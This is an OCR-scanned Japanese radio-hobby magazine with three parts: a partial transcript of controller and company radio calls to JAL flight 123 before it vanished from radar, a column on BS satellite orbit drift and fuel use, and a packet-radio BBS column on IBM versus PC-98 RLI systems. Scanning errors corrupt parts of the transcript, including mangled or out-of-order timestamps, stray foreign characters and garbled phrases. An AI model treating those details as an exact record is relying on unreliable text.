182831 ACC And request your nature of emergency.
182835 JL-123 JAPAN AIR 124, fly heading 090 radar vector to OSHIMA.
182839 ACC But now uncontrol.
182844 ACC Uncontrol, roger, understood.
182901 JAS830 JAS830, contact TOKYO CONTROL 125.7.
182905 ACC Roger, JAS830, switch to TOKYO 125.7, good evening.
182906 ACC Good evening.
182911 NH-35 ALL NIPPON 35, stand by direct KUSHIMOTO next 10 miles.
182914 ACC Ah, roger, 35.
182919 ACC JAPAN AIR 123, if possible squawk 2072 normal.
183102 ACC JAPAN AIR 123, ah, can you descend?
183107 JL-123 Ah, now descending.
183109 ACC All right, say altitude now?
183111 JL-123 240.
183114 ACC Right, your position 72 miles to NAGOYA, yah, can you land to ah, NAGOYA?
183121 JL-123 Ah, negative, request——request back to HANEDA.
183126 ACC All right, ah, これから日本語で話したいので結構です、どう?
183131 JL-123

-----IAL COMPANY RADIO[131 90]

833329 COMP. SELCAL
833337 COMP. JAPAN AIR 123, JAPAN AIR TOKYO. How do you read?
833530 COMP. SELCAL
834047 COMP. SELCAL
834410 COMP. JAPAN AIR 123, JAPAN AIR TOKYO. How do you read?
834438 COMP. SELCAL
834545 COMP. JAPAN AIR 123, JAPAN AIR TOKYO. How do you read?
835512 JL-123 JAPAN AIR TOKYO, JAPAN AIR ah, 123, over.
835520 COMP. JAPAN AIR 123, JAPAN AIR TOKYO, 26秒に大船の30マイルのスピードでジャンプ・コントロールを要求ACC確認したというところから、えー、それで、はなめがフレイマインナーがブローンした。えーそれで、えいはい、フレイマインナーしてあります。えー
835553 COMP. 了解しました。キャプテンのインテンションとしては、リターン フォー 東京でしょう。
835558 JL-123 出ないです。
836001 COMP. 羽田まで行ってください。
836004 JL-123 えーと、ちょっと待ってください。いまエアーゼンジーセントしほすので、えー、もう少しだし、あー、コンタクトしそうです、もう一度、あー、再びコンタクトしそうです、えー、このままだっておいでください。
836620 COMP. 了解しました。
123. 70MHz
834044 ACC JAPAN AIR 123, JAPAN AIR 123, 周波数 134. 0MHzはどの程度聞えますか?
834055 ACC JAPAN AIR 123, JAPAN AIR 123, TOKYO CONTROL, if you read me ident, please.
834155 ACC All station, all station, except JAPAN AIR 123, and contact TOKYO CONTROL control TOKYO CONTROL, 134. 0 change frequency 134. 0 and keep silent until further advised.
834249 ACC All station, all station this is TOKYO ----
834221 NH-684 TOKYO CONTROL ALL NIPPON 684 flight level 370.
834225 ACC Station calling stand by.
834230 NW-28 OK, NORTH WEST 28, with you 410.
834233 ACC NORTH WEST 28, TOKYO CONTROL roger.
834235 JD-364 TOA DOMES 364, level 270.
834238 ACC TOA DOMES 3, TOA DOMES 364, contact 134. 0, we have emergency aircraft 134. 0, now.
834245 JD-364 134. 0.
Station calling -----
-----switch to 134. 0.
-----350 initially.
834246 ACC 350. OK, leaving 410.
834247 神威 121. 50MHz
834530 ACC 121. 50MHz
834532 NW-28 JAPAN AIR 123, JAPAN AIR 123, YOKOTA APPROACH on guard, if you hear me contact YOKOTA 129. 4
834537 YOKOTA 123. 70MHz
834540 ACC 507. roger.
834545 ACC ALL NIPPON 36,
834546 JL-123 TOKYO CONTROL 123, uncontrolabel.
834549 ACC JAPAN AIR 123, go ahead.
834556 ACC JAPAN AIR 123, roger, understood, understood, and ah.
834609 ACC JAPAN AIR 123, 羽田にコンタクトしますか?
834616 JL-123 このままでいいですよ。
834620 ACC コンタクトしますか?
121. 50MHz
834620 YOKOTA JAPAN AIR 123, JAPAN AIR 123, YOKOTA APPROACH on guard, if you hear me squawk 5423.
123. 70MHz
834621 JL-123 こゝのままでお願いします。
834626 ACC はい、了解しました。スタンバイ、お待ちください。
834647 NH-146 TOKYO CONTROL, ALL NIPPON 146, level 230, request low altitude over.
834653 ACC Roger, descend to cross OSHIMA, correction, SPENCER flight level 160, change frequency 134. 0.
834659 NH-146 Roger, ALL NIPPON 146, change frequency 134. 0, SPENCER 160.
834707 JL-123 Request radar vector to HANEDA, ah, KISARAZU.
121. 50MHz
834708 YOKOTA JAPAN AIR 123, JAPAN AIR 123, YOKOTA APPROACH on guard, if you hear me contact YOKOTA 129. 4
123. 70MHz
834710 ACC Roger, 了解しました。ラッフェイ224なので、ヘディング090をキープしてください。
834714 JL-123 Roger.
834717 ACC 緊急コントロールですか?
834719 JL-123 アンコントロール中です。
834721 ACC 了解。
834730 ACC JAPAN AIR 123, contact TOKYO CON, ah, TOKYO APPROACH 119. 7, 119. 7.
834736 JL-123 119. 7 と roger.
121. 50MHz
834817 YOKOTA JAPAN AIR 123, JAPAN AIR 123, YOKOTA APPROACH on guard, if you hear me squawk 5423.
834846 YOKOTA JAPAN AIR 123, JAPAN AIR 123, YOKOTA APPROACH on guard, if you hear me contact 129. 4.

184854 JL-123 123. 70MHz 一あ、
184903 ACC 107, that's affirm. 131. 90MHz
184903 COMP. SELCAL
184907 COMP. JAPAN AIR 123 JAPAN AIR TOKYO, How do you read?
121. 50MHz
184915 YOKOTA JAPAN AIR 123, JAPAN AIR 123, YOKOTA APPROACH on guard, If you hear me, 9000 for direct area maintain 9000 then contact YOKOTA 129. 4.
131. 90MHz
184945 COMP. JAPAN AIR TOKYO, How do you read?
121. 50MHz
184948 YOKOTA JAPAN AIR 123, JAPAN AIR 123, YOKOTA APPROACH on guard, If you hear me 129. 4.
123. 70MHz
185327 ACC JAPAN AIR 123, JAPAN AIR 123, TOKYO.
185331 JL-123 Ah, uncontrol, JAPAN AIR 123, uncontrol.
185336 ACC 123 了解しました。
121. 50MHz
185337 YOKOTA JAPAN AIR 123, JAPAN AIR 123, YOKOTA APPROACH CONTROL on guard, If you hear me squawk 5423 contact YOKOTA 129. 4.
123. 70MHz
185345 ACC JAPAN AIR 113, JAPAN AIR 123, 周波数119. 7, 119. 7にまえてください。
185359 ACC JAPAN AIR 123, でまじより119. 7にまえてください。
131. 90MHz
185359 COMP. SELCAL
119. 70MHz
185403 T. A. C. JAPAN AIR 123, JAPAN AIR 123, transmitting. If you reading, if you reading come up frequency.
119. 7, or are already openly any frequency
185409 T. A. C. YOKOTA APPROACH on guard.
185425 JL-123 JAPAN AIR 123, request position.
185430 T. A. C. JAPAN AIR 123, your position 5, ah-5, 45 miles north west of HANEEDA.
185438 JL-123 North west of HANEEDA えーあーえー 何マイルでか?
185442 T. A. C. はい、そのとおりです。こちらのリーダーでは、5マイルノースウエスト、艦合から、あー25マイルウエストの地点です。どうぞー。
185455 JL-123 はい了解。



▲羽田ターミナル管制所と必死の交信が続いた。

◀JAL123便は、18時54分「はい了解」を最後に通話が途絶えた。同55分、羽田ターミナル管制所のリーダーから姿を消した。

非常事態に陥った航空機では、無線による指示、支援が頼みの綱です。この交信記録を見ただけで、いかに航空無線が重要なものかお分りいただけたと思います。

次回は、無念の墜落にいたるまでの状況を検証します。

衛星放送

オモシロ物語

46

小松佳境

衛星放送フラつく？

派手な見出しの朝日新聞の記事が出ました。(図-1)

その日の東京山の手線の中で耳にした会話、「おいBSの絵乱れてる?」「ゼンゼン。安売り屋で買った感度の低いアンテナの話じゃないの」

そうです、首都圏では関係ないでしょう。BS-3aの不調で急拠/バックアップに狩り出されたBS-2bは、先月号も書きましたように、燃料計の指示器がゼロを指しているそうです。

従って燃料を食う南北軌道制御を実施していません。

このため、皆さんの受信アンテナから見ると、BS-2bは24時間周期で、上下に8の字を描いているはず。本州ではアンテナ直径が35~45センチで受信できるので、ビームが太く衛星の上下揺れにも強いのですが、北海道や沖縄など大きいアンテナを使っている地方では影響が出て来るでしょう。特に沖縄

は、BS-3aになって電波が強くなりましたので、それをあてにして小さなアンテナを買われた方は、BS-2bが電波の強さで3デシベル程度低いようですので、揺れには強くとも絶対感度が不足で、ノイズ気味の絵になる可能性は大です。

本州で絵がチラついて困っている人の大半はアンテナの方向調整に問題があるようです。

アンテナの方向調整は、燃料がたっぷりあって正確に0.1度の範囲に軌道制御されているBS-3aの電波、即ち3又は7チャンネルを使って実施してください。

また、BSの使っているKUバンドは、お天気による影響も大きいので、絵がチラチラしたらそちらも気にすること。雨が降ってれば減衰している可能性があります。ただし、夏の

雷雨時などは、自分の家は晴れても、BSアンテナと衛星の間に巨大に積乱雲があって、電波が減衰というケースもありますので、注意が必要です。

燃料不足は姿勢に関係なし

絵のチラツキは、燃料不足に




図1 BS-3aとNHKの衛星アンテナ

苦手の梅雨…補完衛星が失敗

衛星放送フラつく

「画面ちらつく」と苦情
衛星放送の受信に問題が生じている。一部から受信料返して

図1 衛星放送フラつく



▲図-2 BS-2は、3軸に1ヶずつのホイールで姿勢を制御

より衛星の姿勢が揺れ、そのために発生していると誤解しているマスコミ関係者が多いのには驚きます。

BS-2もBS-3も、姿勢制御に直接燃料は使いません。


姿勢は、通常モーメントム・ホイールとかフライ・ホイールと呼ばれるモーターを使っています。

例えばBS-2bは、3個のモーメントム・ホイールを3軸のそれぞれに1個ずつ付け、衛星の外からの力で軸が回るとそれを補正するように逆方向にホイールを回転させて、軸が一定方向に向くように制御しています。(図-2)

直交する3軸を同じ原理で制御しますので、衛星は常に一定方向を向くことになります。

制御は全て電気でホイールと呼ぶモーターを回転することで行っていますので、燃料は使わ

▼図-4 BS-2のアンテナ・パターン



ないのです。姿勢制御に関連して燃料を使うのは、モーターのスピードが上がり過ぎて制御ができなくな


るのを防ぐため、ガス・ジェットを吹かしてモーターの速度を減速させるときだけです。これをホイール・アンローティングと呼んでいます。

そして、衛星の燃料消費は、ほとんどが南北軌道制御用で、上記のホイール・アンローティングとか東西軌道制御用は、僅かです。

恐らく、燃料消費の9割以上は南北制御用と考えられます。新聞報道によりますと、BS-2bの月当り燃料消費量は、南北制御を除いて50グラムという微量だそうです。

人工衛星の軌道

静止衛星は、地球の赤道上空36000kmを正確に地球と同じスピードで回っているために、



静止して見える衛星です。

衛星の軌道は、その軌道要素で定義されます(図-3)。

要素は、以下のパラメータで与えられます。

●軌道の形を表すパラメーター

1. 軌道長半径 a = 軌道の大きさを表します。

2. 離心率 e = 軌道の円のつぶれ具合を示すもので、静止衛星では 10^{-4} から 10^{-5} 。


●軌道面を表すパラメーター


3. 軌道面傾斜角 i = 赤道面と軌道面のなす角

4. 昇交点赤経 Ω = 赤道面を軌道面が南から北へ過ぎる交点（昇交点）を春分点方向から測った角。

●軌道面内での、軌道の方向と

▼図-5 ドイツ・フランスの放送衛星のパターンは単純






衛星の位置を表すパラメーター

5. 近地点指数 ω = 昇交点方向から近地点への角

6. 平均近点離角 m = 軌道上の衛星位置を表す量で、衛星が平均運動をしたと仮定した場合の、近地点方向から衛星までの角。

話がだいぶ専門的になってきましたが、皆さんが知っておくといと良いのは、3. 軌道面傾斜角です。静止衛星ではこの角度が

▼図-7 世界地図で見るイギリスと日本の衛星アンテナパターンがちがい



ゼロでなければならぬのですが、放送衛星では原則として、0.1度までの誤差を許しています。BS-2bでは、燃料切れのためこれを更に甘くして使っているということなのです。

道位置からずれるため、衛星の発する電波のパターンがズレを生じてということなのです。

放送衛星は、日本の地形に合わせて極めて特殊なアンテナパターンをしています(図-4)。ドイツやフランスの放送衛星のパターンは、図-5のように非常に単純な形をしています。日本では、衛星位置がずれることで地上のパターンもずれてしまいます。そして都合の悪いことに、この二つの原因がどちらも、北海道、沖縄に影響が大きいということなのです。

これは24時間周期で起きますので2回受信しにくくなります。


その内早朝の分は、7月1日からは、BS-3aの方から電波が出ていますので、問題はありません。現在のBS運用状況は、図-6の通りです。従って夕方の見難さは解消されませんが軌道ズレが大きくなるにつれ、見にくくなっていくことは避けられないものと思われます。しかし、BS-3aの電力不足で、2チャンネル運用のみにするよりは、ずっと良いサービスです。

BS-3H 後継機

アトラス・ロケットの不具合で、フロリダ沖に沈んでしまった、BS-3Hの後継機を準備しようという動きも出ているようです。一番簡単なのは、今打ち上がっていて使えるものはないかという発想です。

例えば、イギリスのBSBはマルコポーロという衛星を2機軌道上に持っていますが、経営がカバカしくなく、スカイ・

▼図-8 マルコポーロ衛星 (BSB) はスピン型



テレビに吸収されてしまいました。今、両方を合併させ、B・SkyBと呼んでいます。ブリティッシュ・スカイ放送に改名したものです。

スカイ・テレビは既にASTRA衛星を使っていますので、マルコポーロ衛星は、不要になってしまいました。これを日本の上空に回送して使えば一番簡単です。

ところが、残念ながら無理なようです。図-7の世界地図をみてください。マルコポーロ衛星がサービスするイギリスは、日本に比べずっと北にあります。西経19度の静止軌道上からイギリス向けの電波を出すアンテナ・パターンの衛星では、東経110度から日本へ電波を出すことは不可能です。特にこの衛星

は、スピン形で(図-8参照)、アンテナも固定形なので、日本上空へ移動して、アンテナの向きを変えると

いう芸当もできません。これは諦めざるを得ないでしょう。BS-3Hは、アメリカの放送衛星で事業中止になったものの新古品が手に入るというラッキーな面がありました。しかし今回はこういうものも期待できないようです。今度は新しく作らねばならないと思われます。

果たして常識的な3軸衛星(図-9)になるのか、あるいは奇想天外なスピン衛星が出てくるのか、興味が持たれることです。

'91テレコム・ジャパン

6月中旬に、東京池袋で情報通信総合展としてテレコム・ジャパンが開かれました。

21世紀に向けて、地球規模の「新世代情報通信網」が構築されていく時代だとして、広範な

展示やワーク・ショップが開かれました。商社やメーカーの展示はもちろん、NTT、KDDそれに国内、国際の通信業者、パソコン、移動通信と多

彩な広がりを見せました。NTTは最近発表の超小型無線機MOVAで人気を集めていました。また、会場内では電波環境保護協力会の「つくろう! クリアな電波環境」運動も目につきました(図-10)。

無線通信への依存度は、年々高まるばかりです。電波を利用するものとして、クリアな電波環境の維持は重要ですね。


▼図-10 つくろう! クリアな電波環境



郵 政 省
電波環境保護協力会

参考資料

1. 朝日新聞
2. 日経産業新聞
3. 宇宙開発事業団 資料
4. サテライト・マガジン
5. ヒューズ社広報資料
6. GE 社広報資料



▲図-9 BS-3Hの後継機も3軸制御衛星か?

● AB流パケット入門(第33回)

日米摩擦解消!? IBMをパケットに

伊東 稔明

4月号でLINKED toによるUC ファイルの削除について紹介しましたが、この方法を悪用すると、他人のP-MAILを読んだり、削除したりもできます。そのへんの世界は表裏一体です。ただ、UC だったら、わざわざそんな面倒なことをせずに、自分のTNCのMYCALLを変更するでしょうが……。

だからといって、悪用を促しているわけではありません。毎号、読んでいただければわかりいただけるかと思います。

パケットはアマチュア無線の中でも最高のモードだと私は思っています。読むだけから、書く世界へ、普通のユーザーから、PMB、そしてSYSOPへと

いろいろな楽しみがあります。現状に満足することなく、いろんなことをそれなりに楽しみたいと思っています。ただ、どうも現状に満足してしまっている人もいらつしゃるようで、ぜひ、さらに1ステップ、足を踏み込んで新しい世界を知っていただきたいと思います。

パケットのほんの一部を、覗いて、すぐに飽きる人もいますし、泥沼に入り込んでしまう人もいます。

ニューメディア!パケット通信

従来のアマチュア無線のQSOというのは相手が必要でした。それだけに遠くへ飛ばすには、それだけの設備投資が必要です。しかし、それでも自分

の都合のいいときにコンティションが悪かったり相手の都合が悪かったりで、不確実な要素が少なくありませんでした。それが、また魅力の1つでもあるのですが、現代のように忙しい人間が多くなると、不確実を楽しむ余裕が持たなくなりつつあります。

しかしパケットは違います。BBSは基本的に24時間動いています。パケットでも相手は必要ですが、BBS相手であればいつでも使うことができるのです。遠くへ電波を飛ばす必要はありません。このようにパケットはこれまでのアマチュア無線とは性格が異なるのです。従来のアマチュア無線しかできない人には、全く不要なものかもし

れませんが、これまでのアマチュア無線に不満を持っていた人にとっては、光明だったのではないのでしょうか。

とはいえ、パケットばかりやっているのも困ります。他のモードやバンドにも出ましょう。DXや移動の情報がほしいために、パケットを始めたのに、いまでは、DXはそっちのけでパケットをやっている人、たまたま私とQSOしたばかりに、98VXに80MBのHDDを付けて、増設RAMを入れて、移動用には98NSに40MBのHDDを入れ、結局TNCを5台もを、ここ1年ほどに買ってしまった人など、かなり病気になるってしまった人もいます。それだけの魅力がどこかにパケットにはあるんですね。それは人によって違うかもしれませんが、自分に合った魅力を自分自身で探してみてください。

余談が長くなりましたが、この***** LINKED……ですが、RLI V13.00以降は使えなくなりました。現在のところIBM版までしか出ていませんのでJA版ではどうなるのかわかりませんが、JA版もそろそろアナウンスがあるころだと思いますので、近いうちにわかるでしょう。そもそもこれはゲートウェイ対策用の機能だと思しますのでUC対策用を使うのは違う意図で使うことになります。

このように、RLIにはIBM版とJA版があります。ユーザーとして使う場合は、その違いはあまり意識する必要はありま


せん。SYSOPとして使う場合でも、設定やコマンドなど基本的には同じものです。

IBM版とJA版

IBM版はWORLD本人が作成しますから、リリースは早いです。また、98に比べて、ソフト&ハード両面からマルチタスクには有利です。欠点はハード本体が地方では入手にくいこと、日本語表示の関係などで手を出しにくい面もあります。日本語表示については、VGAカードと対応モニターで可能となりますが、かなりの出費となります。

FWD相手が多い幹線BBSでは、特にIBMが多くなる傾向があります。とはいえ、VGAカードに専用モニターとなると大変ですから、通常は、98を

IBMにシリアルで接続して日本語の読み書き用としているSYSOPが多いようです。こうなると、コンピュータが2台、BBSに占有されることになり、SYSOPの負担は増えるばかりです。また、IBMを処分することを考えると、これもツブシがきかないだけに、BBS用以外ではなかなか売れません。98であれば中古で売っても、すぐに売れるのですが、IBMだとそういうわけにもいきません。うまく言えば、98で同程度のものを揃えるより、はるかに安い値段でIBMを買うことはできます。すなわち、ほとんどの場合がそうでしょうが、IBMコンパチ機を利用すれば、安い値段でできます。それでも地方では扱っている店は、ほとんどないのが現状でしょうし、いくら安



くても壊れたときの心配もあります。BBSで24時間動かしていれば、トラブルも心配しなくてはなりません。

そういった場合のアフターサービスがしっかりとしている店から通販で買うとか、直接、行ってくるといったことが必要になります。

もし、IBMを買うと決心したのであれば、やはり、すでにIBMを使っているSYSOPに購入先を相談してみましよう。当人は、どこかでIBMを買っているわけですから。いろいろと相談に乗ってもらいましよう。

IBMのメリットとして、他にも自分に必要なものだけ、組み合わせで購入できるというメリットもあります。ディスクは5インチが1台でいいとか、自分の好みに合わせて、必要なオプションだけ買えばいいですし、最初のうちはなくても後から買いつくことができます。

ある程度、最初から組合せが決まっていることもあります。98に比べると、いろいろと組合せができて、オプションも比較的安いのが魅力です。

IBMで困ることといえば、コネクタや信号などでしょう。

たとえば、RS-232Cのコネクタでも98と同じDSUB25ピンのコネクタでもコンピュータ側に付いているコネクタがオスだったりします。そのため、RS-232Cケーブルは98用のものが、そのまま使えませんので、変換ボックスを利用するか、自作してやらなければなりません。

IBM用の市販品は、なかなか入手できません。

それから、モニター用の信号でも、98とはちょっと違っているので、国内用のモニターはそのままでは使えません。モニター用の信号はR、G、Bの3つの他に、垂直、水平の同期信号の2つで合計5本は必要ですが、R、G、Bの3つの信号は98と同じですが、2つの同期信号は国内用モニターとは信号が反転しています。

逆にいえば、ICを使って垂直と水平の2つの同期信号を反転してやれば、IBMでも国内用のモニターを使うことができます。

IBM専用とするのであれば、モニターの内部に反転回路を組み込んでやります。IC1個でできることではありますが、内部に組み込む場合は注意して行なってください。

スピード面では、386クラスになつてくれば、IBMでも98でもそれほど差があるとは思えません。ですから、98で幹線BBSをやるときは、なるべくFWD専用とし、1局あたりのBBS使用時間を短くするために、G3RUHを使うなどして短縮し、1つのポートをなるべく多くのBBSで使用できるように考慮しなければならないでしょう。

うまくネットワークを考えれば、98でもかなりのことはできるはずですが。

また、末端BBSやPMBであれば、逆にIBMを使うメリットは少なくなってきます。こちらは中古の安い98でも十分です。遅い98であれば、遅いなり

に7月号で紹介したようにBIDの保持日数を減らすとかキャッシュディスクを組み込むなどすれば、ある程度のスピードにはなります。特に、1200Bであれば、それで十分です。

9600Bだと、できればCPUは286以上のパワーはほしいところ。受信が多いのならそれほどのもありませんが送信が多くなると、V30では厳しいものがあります。

「ザー」、「ザー」と送信して、ちょっと待ってから、また「ザー」という感じです。TNCは次々と吐き出しているのにコンピュータからTNCまでがなかなかいかないのです。これはソフトの差もあります。DXTERMで無線透過モードでアップロードしたりすると、そこそこのスピードでいけるのですが、RLIでは、ちょっと遅くなりますね。

また、マルチタスク時はさらにスピードが遅くなります。

とはいえ、1200Bよりはるかに早いのです。ただ、9600Bのスピードを活かすにはやはり早いCPUの方がベストです。

とはいえ、私のBBSは98Eです。コンピュータにお金をかけて、早くなるのは当たり前。なるべくお金をかけないで、スピードを早くさせようと、実験しています。

ヘッダーでIBMとJAを見分ける

RLIのJA版はIBM版をPC98/286上で動作させるようにJAのISK局が移植されて

いるものです。このJA版がなかったらここまで日本全国にネットワークは広まらなかったことでしょう。

RLIにコネクトしてみて

[RLI-11.12JA-CH\$]

このようなヘッダーが最初に出てくると思います。11.12はバージョンを示し、その後のJAはJAバージョンであることを意味しています。すなわち、JAであればPC-98/286上で動いているRLIだということがわかります。

一方、IBMの場合は

[RLI-11.12JB-CH\$]

のようにJBとなっています。また、以下のような場合もあります。

[RLI-12.0-H\$]

IBM版では、現在、V13.1までリリースされているようです。

こういったことは、わかっている人にとっては、当り前のことなのですが、最近になってパケットを始めた人にとっては、最近是这样いった情報が少ないので、わかりにくいことかもしれません。もちろん、知らなくてもパケットはできますが、知っている、いろいろと応用がききます。

自分のホームBBSのRLIがIBM版であるとわかれば、SYSOP宛にはROMAJIでMAILを書くといった応用

ができます。たいていのSYSOPは98も接続してあって、全角でも読めることがほとんどでしょうが、ROMAJIであればIBM上でも読めるということになります。

もちろん、BBSにコネクトしてIコマンドでインフォメーションが見ることができずから、ちゃんと書いてあれば、それを見ればどのようなシステムであるか、より詳しくわかりますが、最初のヘッダーだけなら何も自分がコネクトしなくてもわかりますし、いろんなBBSのヘッダーをモニターして調査してみるといいでしょう。

直接、モニターできないBBSでも転送されてきたプリンテンのルートヘッダーの時間を見るとIBMか98かわかります。JAバージョンだと時間の後にIが付きます。これは世界標準時より9時間早いことを意味しています(古いJAバージョンでは、Iは付きませんが)。また、IBMでもIが付いていることもあります。これはバージョンにもよります。

何も付いていない場合は、現状ではまずIBMだと思っていいでしょう。また、他のBBSソフトでは小文字のiやjが付いていることもあります。

そういうことに注意してルートヘッダーを見てみると、意外と98が多いことが目に付きます。やはり入手のしやすさが大きなウェイトを占めているようです。

RLIではR番号では、どこかのBBSを通ってきたかはわかりますが、RH番号だと、ど

のBBSをいつ通ってきたかわかります。どんなルートでどのくらいの時間かかってFWDされてきたか、しっかりと見ておきたいものです。ユーザーではルートヘッダーの分だけBBSを占有しますから、空いている時間だけRHで読み出すとか、自分宛のP-MAILだけはRHで読むようにしたいですね。

特に、SYSOPはこういった情報には、FWDの状況を把握するためにも普段から注意して見ておきたいものです。

どこのBBSはどんなコンピュータを使っているのか、近所のBBSぐらいであれば知っておきたいものです。また、どこのBBSがどこのBBSとつながっていて、といったルート情報もある程度、知っておくとMAILを出すときに、多少は早く相手に届けられます。

横のつながりを大事に!

また、自分のホームBBSのSYSOPや近所のSYSOPとは、日頃からいろんな面で付き合いをしておきましょう。

ラグチューしたり、アイボールしたり、シャツクにおじゃましてBBSのシステムを見せてもらったり、それでなくても無線とコンピュータという共通の趣味があるわけですから、共通な話題はいくらでもあるはずです。

そういった横のつながりがしっかりしているBBSは、何かと活気がありますし、そういう状況ではUCなどが入り込む

スキはないといえます。また、UCが出てきてもSYSOPやリモートSYSOP、ユーザー間のつながりが強いわけですから、比較的、早く対応できる環境になるはずです。

パケットにしたところで、アマチュア無線です。1人だけでパケットはできませんから、横のつながりというのは何かと重要です。

ホームBBSにするのであれば、そのSYSOPには、せめて自己紹介ぐらいのMAILは送っておきましょう。

特に、ATERMやFPMBのように自動ダウンロードプログラムを使っているときは、なおさら普段のコミュニケーションが必要になるかと思います。どちらのソフトも大変素晴らしい

ものですが、使う人が使い方を間違えたり、悪意のある使い方をすると各局に迷惑をかけるので、これらのソフトは十分に慣れてほしいと思います。

FPMBは従来から見ると、セットアップがやりやすくなり、使いやすくなりました。PMBとして使うのにいいと思います。

ただ、ユーザーポートで使うには、設定が難しいというか、通常のユーザーのことも考えて設定しなければなりませんし、FWD専用ポートでATERMやFPMBを動かすのも、つらいものがあります。

FWD専用ポートでは、やはりBBSが主導権を持つべきです。

BBS自身も毎時何分ごろに空いているか、予測できません。



そのときのFWD量に関係してきます。ですから、BBSが空いている時間にBBS側からATERMやFPMB側へコネクトしにいき、それからATERMやFPMBで設定された特定のファイルだけダウンロードできるような形になると、無駄なFWDもなくなりスムーズになるのですが、また、より多くの局が1つの周波数で有効に利用できるでしょう。

